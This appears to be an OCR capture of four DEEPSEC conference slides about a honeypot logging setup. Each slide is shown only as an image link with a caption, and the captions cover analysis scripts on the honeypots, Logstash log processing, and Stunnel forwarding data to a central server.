
DEEPSEC

Minimal analysis scripts on the honeypot servers




DEEPSEC

Logstash processing log files




DEEPSEC

Stunnel listening to send data securely to server




DEEPSEC

Stunnel on server listening for data



